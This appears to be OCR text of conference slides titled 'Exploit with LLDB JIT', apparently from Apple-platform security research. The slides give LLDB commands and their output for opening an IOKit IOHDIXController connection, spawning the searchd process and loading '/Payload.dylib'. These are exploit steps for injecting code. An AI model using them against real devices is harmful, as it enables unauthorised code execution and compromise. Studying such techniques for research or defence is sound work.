
Exploit with LLDB JIT

- Open IOService

```
expr unsigned int $master_port = 0;
expr (int)IOMasterPort(0, &$master_port);
p/x $master_port
expr id $srv_info = (id)IOServiceMatching("IOHDIXController");
po $srv_info
expr unsigned int $srv = (unsigned
int)IOServiceGetMatchingService($master_port, $srv_info);
p/x $srv
expr unsigned int $conn = 0;
expr (int)IOServiceOpen($srv, (unsigned int)mach_task_self(), 0x2d, &$conn);
p/x $conn
```

Exploit with LLDB JIT

- Open IOService



```
(prts) expr unsigned int $master_port = 0;
(prts) expr (int)IOMasterPort(0, &$master_port);
(int) $0 = 0
(prts) p/x $master_port
(unsigned int) $master_port = 0x0000030f
(prts) expr id $srv_info = (id)IOServiceMatching("IOHDIXController");
(prts) po $srv_info
{
    IOProviderClass = IOHDIXController;
}

(prts) expr unsigned int $srv = (unsigned int)IOServiceGetMatchingService($master_port, $srv_info);
(prts) p/x $srv
(unsigned int) $srv = 0x00002007
(prts) expr unsigned int $conn = 0;
(prts) expr (int)IOServiceOpen($srv, (unsigned int)mach_task_self(), 0x2d, &$conn);
(int) $1 = 0
(prts) p/x $conn
(unsigned int) $conn = 0x00001f07
(prts) 
```

Exploit with LLDB JIT

- Launch process

```
expr (int)posix_spawn(&$pid, "/System/Library/PrivateFrameworks/
Search.framework/searchd", 0, 0, 0, 0);
```

- Load dylib

```
expr (void *)dlopen("/Payload.dylib", 2)
```

Thank you